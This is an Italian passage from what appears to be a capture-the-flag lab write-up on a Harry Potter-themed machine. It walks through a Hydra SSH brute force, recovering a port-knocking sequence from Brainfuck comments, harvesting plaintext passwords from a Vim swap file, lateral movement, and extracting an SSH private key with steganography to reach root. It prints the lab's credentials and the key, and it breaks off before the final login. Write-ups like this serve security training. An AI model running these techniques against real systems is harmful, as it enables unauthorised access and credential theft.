2. **Password:** Il messaggio di errore del filtro XSS ("Signor **harry**...") è stato interpretato come un potenziale indizio per la password.

È stato quindi lanciato un attacco brute-force mirato con Hydra contro il servizio SSH sulla porta 2222, specificando "user" come nome utente. L'ipotesi si è rivelata corretta: la password "**harry**" ha garantito l'accesso.



Una volta effettuato il login con successo (ssh user@192.168.50.10 -p 2222), è stata eseguita un'enumerazione della home directory dell'utente. All'interno sono stati trovati due file eseguibili anomali: **lumos** e **1700..**

L'esecuzione di questi file ha fornito il tassello mancante. Leggendo il messaggio: "La luce illumina la stanza, rivelando che il numero magico per 'solennemente' è...". Questo ha confermato in modo inequivocabile che la frase **"giuro solennemente di non avere buone intenzioni"**, incontrata all'inizio, non era un semplice testo a tema, ma l'esatta sequenza di un meccanismo di **Port Knocking**.

La parola "solennemente" è stata quindi identificata come una delle chiavi della sequenza, associata a un numero di porta specifico (1700). L'indagine si è quindi focalizzata sulla ricerca dei "numeri magici" (ovvero le porte) corrispondenti alle restanti parole della frase.

3.9 Ricostruzione della Sequenza di Port Knocking


Una volta identificata la frase "giuro solennemente di non avere buone intenzioni" come la potenziale chiave per un meccanismo di **Port Knocking**, l'obiettivo è diventato associare un numero di porta a ciascuna delle sette parole della sequenza.

L'indagine è stata condotta seguendo tre percorsi paralleli.

Percorso 1: Decodifica di Indizi Offuscati (Brainfuck)

La prima linea di indagine si è concentrata sulla ricerca di indizi nascosti all'interno del codice sorgente delle applicazioni web. Un'ispezione approfondita di diverse pagine ha rivelato la presenza di commenti anomali, che a prima vista sembravano stringhe di caratteri casuali o ASCII art.


Un'analisi più attenta ha identificato questi commenti come codice scritto in Brainfuck, un linguaggio di programmazione esoterico. Si è ipotizzato che l'esecuzione o la traduzione di questo codice potesse rivelare le porte mancanti.




Utilizzando un interprete Brainfuck online, i frammenti di codice sono stati decodificati. Ognuno di essi ha restituito una delle parole della frase chiave, seguita da un numero, confermando l'ipotesi.

Gli indizi sono stati reperiti nelle seguenti posizioni:


- **9991 => di**
 - Posizione: Trovato in un commento nel codice sorgente della pagina login.php (l'accesso principale del sito).



- **9220 => giuro**
 - Posizione: Trovato in un commento nella pagina welcome.php, accessibile dopo aver effettuato il login come "milena".




- **12000 => il**
 - Posizione: Trovato in un commento nel codice sorgente della pagina di login di /oldsite (login.php su 192.168.50.8).




- **37789 => buone**

- Posizione: Individuato all'interno di un commento in uno dei file .css dell'applicazione, ottenuto tramite ispezione dei file caricati.



- **7282 => intenzioni**

- Posizione: Trovato in un commento in una pagina interna, visibile solo dopo aver effettuato l'accesso all'area riservata di /oldsite.



Questo percorso ha permesso di mappare con successo cinque delle sette parole della sequenza alle rispettive porte, lasciando da scoprire solo "solennemente" (già parzialmente identificata) e "non avere".


Percorso 2: Ispezione di Directory Accessibili

Il secondo percorso investigativo è stato più diretto e si è basato sull'ispezione delle directory e dei file accessibili che erano stati scoperti durante la fase iniziale di enumerazione con Gobuster. Aniché cercare codice offuscato, l'obiettivo era trovare indizi lasciati in chiaro.

Questa metodologia ha portato a due scoperte significative:


1. **7282 => intenzioni**

- Posizione: Visitando la directory /tmp sull'host 192.168.50.10 (precedentemente identificata come accessibile con Status 200), il messaggio è stato trovato esposto in chiaro, associando la parola "intenzioni" alla porta 7282.



2. 65511 => fatto

- Posizione: Ritornando alla pagina welcome.php, accessibile dopo il login come utente "milena", è stato trovato un nuovo indizio. La pagina ora mostrava 65511 => fatto.



65511 => fatto

Questa scoperta è stata cruciale: non solo ha fornito l'ultima porta della sequenza, ma ha anche rivelato che la frase "giuro solennemente di non avere buone intenzioni" non è l'unica frase possibile da trovare. La parola "fatto" è un chiaro riferimento al "fatto il misfatto", la frase celebre utilizzata per la chiusura della mappa. Quindi se la prima frase ci servirà ad aprire una porta, la seconda servirà a chiuderla.

Percorso 3: Esecuzione di "Incantesimi" via SSH

Il terzo e ultimo percorso investigativo ha sfruttato l'accesso SSH ottenuto in precedenza come utente "user". Come già scoperto, la home directory di questo utente conteneva file eseguibili i cui nomi corrispondevano a incantesimi ("Lumos", "Reducto", "Protego"). L'esecuzione di questi file si è rivelata essere il metodo designato per scoprire le porte mancanti.

- **1700 => solennemente**
 - Posizione: Come già identificato, l'esecuzione del file lumos (o del file 1700. ad esso collegato) ha rivelato che il numero magico per "solennemente" era 1700.
- **55677 => non avere**
 - Posizione: L'indizio per "non avere" è stato il più complesso. È stato scoperto un mount point personalizzato e anomalo, il cui nome era una frase: protego on /un/incantesimo/di/protezione/appare/e rivela che (il,numero,magico,per,'non avere',è,55677). Questo ha inequivocabilmente collegato "non avere" alla porta 55677.

```
devpts on /dev/pts type devpts (rw,noexec,nosuid,gid=5,mode=620)
protego on /un/incantesimo/di/protezione/appare/e rivela che (il,numero,magico,per,'non avere',è,55677)
user@hogtheta:~$
```

- **37789 => buone**
 - Posizione: L'esecuzione dell'incantesimo Reducto ha fornito una conferma diretta, stampando a schermo il messaggio: "Reducto: Un bagliore blu colpisce e il numero magico per 'buone' è 37789". Questo ha corroborato l'indizio già trovato tramite l'analisi Brainfuck nel percorso 1.

```
user@hogtheta:~$ nano
Reducto: Un bagliore blu colpisce e il numero magico per 'buone' è 37789.
user@hogtheta:~$
```


Riepilogo: La Sequenza di Port Knocking Completa

Combinando gli indizi raccolti da tutti e tre i percorsi (decodifica Brainfuck, ispezione delle directory web e esecuzione dei comandi SSH), è stato possibile ricostruire l'esatta sequenza di Port Knocking.

La frase completa, "Giuro solennemente di non avere buone intenzioni", corrisponde alla seguente sequenza di porte:

Parola	Porta Corrispondente	Fonte dell'Indizio
Giuro	9220	Path 1 (Brainfuck su welcome.php)
solennemente	1700	Path 3 (SSH: comando lums)
di	9991	Path 1 (Brainfuck su login.php)
non avere	55677	Path 3 (SSH: comando mount/protego)
buone	37789	Path 1 (Brainfuck su .css) / Path 3 (SSH: Reducto)
intenzioni	7282	Path 1 (Brainfuck) / Path 2 (Directory /tmp)

3.10. Esecuzione del Port Knocking e Accesso alla Shell

Sulla base della sequenza di porte faticosamente ricostruita ("Giuro solennemente di non avere buone intenzioni"), è stata eseguita l'operazione di **Port Knocking**.

È stato utilizzato il comando knock per inviare pacchetti alle porte scoperte, nell'ordine esatto:

```
(kali@kali)-[~]
$ knock 192.168.50.8 9220 1700 9991 55677 37789 7282

(kali@kali)-[~]
$ nmap -p- -sV 192.168.50.8
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-13 04:55 EST
Nmap scan report for 192.168.50.8
Host is up (0.0042s latency).
Not shown: 65522 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  tcpwrapped
22/tcp    open  ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
42/tcp    open  tcpwrapped
```

Una scansione Nmap di verifica, eseguita immediatamente dopo, ha confermato il successo dell'operazione: il firewall dell'host aveva reagito alla sequenza, **aprendo la porta 22 (SSH)**, che in precedenza risultava chiusa.

Enumerazione Post-Accesso e Scoperta Credenziali

Disponendo di un accesso SSH e delle credenziali dell'utente "milena", è stato effettuato il login al sistema:

```
(kali@kali)-[~]
$ ssh milena@192.168.50.8
milena@192.168.50.8's password:
Theta fa schifo

Last login: Thu Nov 13 10:33:00 2025 from 192.168.50.20
milena@blackbox:~$
```

Una volta ottenuta la shell (milena@blackbox), è iniziata l'enumerazione interna. L'ispezione della directory /home ha rivelato le cartelle di altri utenti (tra cui luca e marco) e una directory shared accessibile a più utenti.


```
milena@blackbox:/home$ ls -la
total 28
drwxr-xr-x  7 root    root    4096 Sep 30  2024 .
drwxr-xr-x 21 root    root    4096 Oct  2  2024 ..
drwx----- 10 anna    anna    4096 Oct  2  2024 anna
drwx-----  3 luca    luca    4096 Nov 13 09:31 luca
drwx-----  3 marco   marco   4096 Nov 12 14:15 marco
drwx-----  4 milena  milena  4096 Oct  2  2024 milena
drwxrwx---  2 anna    shared  4096 Oct  2  2024 shared
milena@blackbox:/home$ cd shared
milena@blackbox:/home/shared$ ls -la
total 12
drwxrwx---  2 anna    shared  4096 Oct  2  2024 .
drwxr-xr-x  7 root    root    4096 Sep 30  2024 ..
-rw-rw-r--  1 milena  shared   45 Oct  2  2024 .myLovePotion.swp
```

Proprio all'interno della cartella /home/shared, l'analisi ha rivelato un file nascosto critico:

.MyLovePotion.swp. L'estensione .swp indica che si tratta di un file di *swap* (o recupero) dell'editor di testo Vim, creato durante la modifica di un file e non correttamente eliminato. Questi file contengono spesso il contenuto del buffer in chiaro.

L'ispezione del file tramite `cat .MyLovePotion.swp` ha confermato i sospetti: il file conteneva le password in chiaro per tre utenti, rivelando una grave vulnerabilità di information disclosure:

- **Milena:** darkprincess
- **Luca:** 9iT(0F9817^-l&h
- **Marco:** ai(q4P7>(Fw9S3P

Questa scoperta ha fornito immediatamente le credenziali necessarie per un movimento laterale o una potenziale privilege escalation accedendo come gli altri utenti.

3.11. Movimento Laterale e Accesso come "luca"

Sfruttando il database di credenziali trovato nel file .MyLovePotion.swp, l'attenzione si è spostata sull'utente "luca", la cui password era 9iT(0F9817^~l&h. Dopo un tentativo infruttuoso sull'account "marco", l'accesso SSH come "luca" sull'host 192.168.50.8 (porta 22) ha avuto successo.

L'ispezione della home directory (/home/luca) ha immediatamente rivelato il vettore per la fase successiva: un file di backup di un'immagine chiamato .theta-key.jpg.bk.

```
(kali@kali)-[~]
$ ssh luca@192.168.50.8
luca@192.168.50.8's password:
Theta fa schifo

Last login: Thu Nov 13 09:20:45 2025 from 192.168.50.20
luca@blackbox:~$ ls -la
total 172
drwx----- 3 luca luca 4096 Nov 13 09:31 .
drwxr-xr-x 7 root root 4096 Sep 30 2024 ..
-rw----- 1 luca luca 41 Nov 13 09:31 .bash_history
-rw-r--r-- 1 luca luca 220 Sep 22 2024 .bash_logout
-rw-r--r-- 1 luca luca 3771 Sep 22 2024 .bashrc
drwx----- 2 luca luca 4096 Nov 13 09:20 .cache
-rw-r--r-- 1 luca luca 807 Sep 22 2024 .profile
-rw-r--r-- 1 luca luca 142396 Oct 2 2024 .theta-key.jpg.bk
-rw-r--r-- 1 root root 25 Sep 24 2024 flag.txt
luca@blackbox:~$
```

Escalation dei Privilegi tramite Chiave Privata

Una volta ottenuto l'accesso come utente "luca", l'obiettivo primario è diventato l'escalation dei privilegi all'utente root. L'indizio chiave, il file .theta-key.jpg.bk nella home di "luca", ha innescato una catena di scoperte che ha portato alla compromissione totale del sistema.


Analisi del Nuovo Vettore Steganografico

La presenza di un file .jpg.bk con la parola "key" nel nome era un indicatore palese. Era chiaro che si trattava di un altro vettore steganografico, simile a quello incontrato con il theta-logo.jpg. Tuttavia, la password usata in precedenza ("accio") si è rivelata inefficace, rendendo necessaria la ricerca di una nuova passphrase.

Identificazione della Passphrase ("wand")

L'ipotesi di lavoro era che, se gli sviluppatori avevano nascosto indizi in precedenza (commenti Brainfuck, file di swap, nomi di mount point), era probabile che vi fossero altri segreti nell'applicazione web.

L'analisi è stata quindi riportata sul frontend, riesaminando l'applicazione con gli strumenti di sviluppo del browser. L'ispezione della scheda **"Storage"** (Archiviazione) durante la sessione di "milena" ha rivelato, oltre ai cookie standard (come PHPSESSID), una chiave personalizzata nel *Session Storage* (o *Local Storage*) chiamata **wand**.



Il valore associato a wand era una stringa apparentemente casuale. Questo nome, "bacchetta" in inglese, era perfettamente in linea con il tema magico della sfida ed è stato immediatamente identificato come la passphrase più probabile per decifrare il file .theta-key.jpg.bk.

Trasferimento ed Estrazione della Chiave

Per procedere con l'analisi offline, il file è stato trasferito dalla macchina target 192.168.50.8 alla macchina d'attacco Kali tramite Secure Copy:

```
luca@kali: ~/Desktop
$ scp luca@192.168.50.8:/home/luca/.theta-key.jpg.bk .
luca@192.168.50.8's password:
Permission denied, please try again.
luca@192.168.50.8's password:
.theta-key.jpg.bk
100% 139KB 4.8MB/s 00:00
```

Una volta ottenuto il file, è stato utilizzato uno strumento di decodifica steganografica (come steghide o un decoder web, come mostrato nelle prove). Inserendo il file .theta-key.jpg.bk come sorgente e la stringa wand come password, l'estrazione ha avuto successo.

Select a JPEG, WAV, or AU file to decode:

theta-key.jpg

Password (may be blank):

☒ View raw output as MIME-type

☐ Guess the payload

☐ Prompt to save (you must guess the file type yourself.)


Il payload estratto non era una password testuale o un indizio, ma un blocco di testo formattato: una **chiave privata SSH OpenSSH** completa.

3.12 Configurazione della Chiave per l'Attacco

Questa scoperta ha rappresentato la svolta decisiva. Una chiave privata SSH consente l'autenticazione basata su crittografia asimmetrica, bypassando completamente la necessità di una password testuale.


Per utilizzare la chiave, sono stati eseguiti i seguenti passaggi sulla macchina Kali:

1. Il testo della chiave privata è stato copiato e incollato in un nuovo file, nominato convenzionalmente `id_rsa_root`.



```
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
```

2. È stato eseguito un `chmod` per correggere i permessi. Per motivi di sicurezza, il client SSH si rifiuta categoricamente di utilizzare una chiave privata i cui permessi siano troppo aperti (leggibili da altri utenti). Il comando `chmod 600 id_rsa_root` ha limitato i permessi alla sola lettura e scrittura per l'utente proprietario, soddisfacendo i requisiti di sicurezza di SSH.



```
(kali@kali)-[~/Desktop]
$ chmod 600 id_rsa_root
```

3.13. Compromissione Finale: Accesso Root

Con la chiave privata configurata e la porta SSH 22 aperta (grazie al Port Knocking), è stato lanciato l'attacco finale per ottenere l'escalation dei privilegi. Il comando ssh è stato utilizzato specificando l'identità (la chiave) da usare:

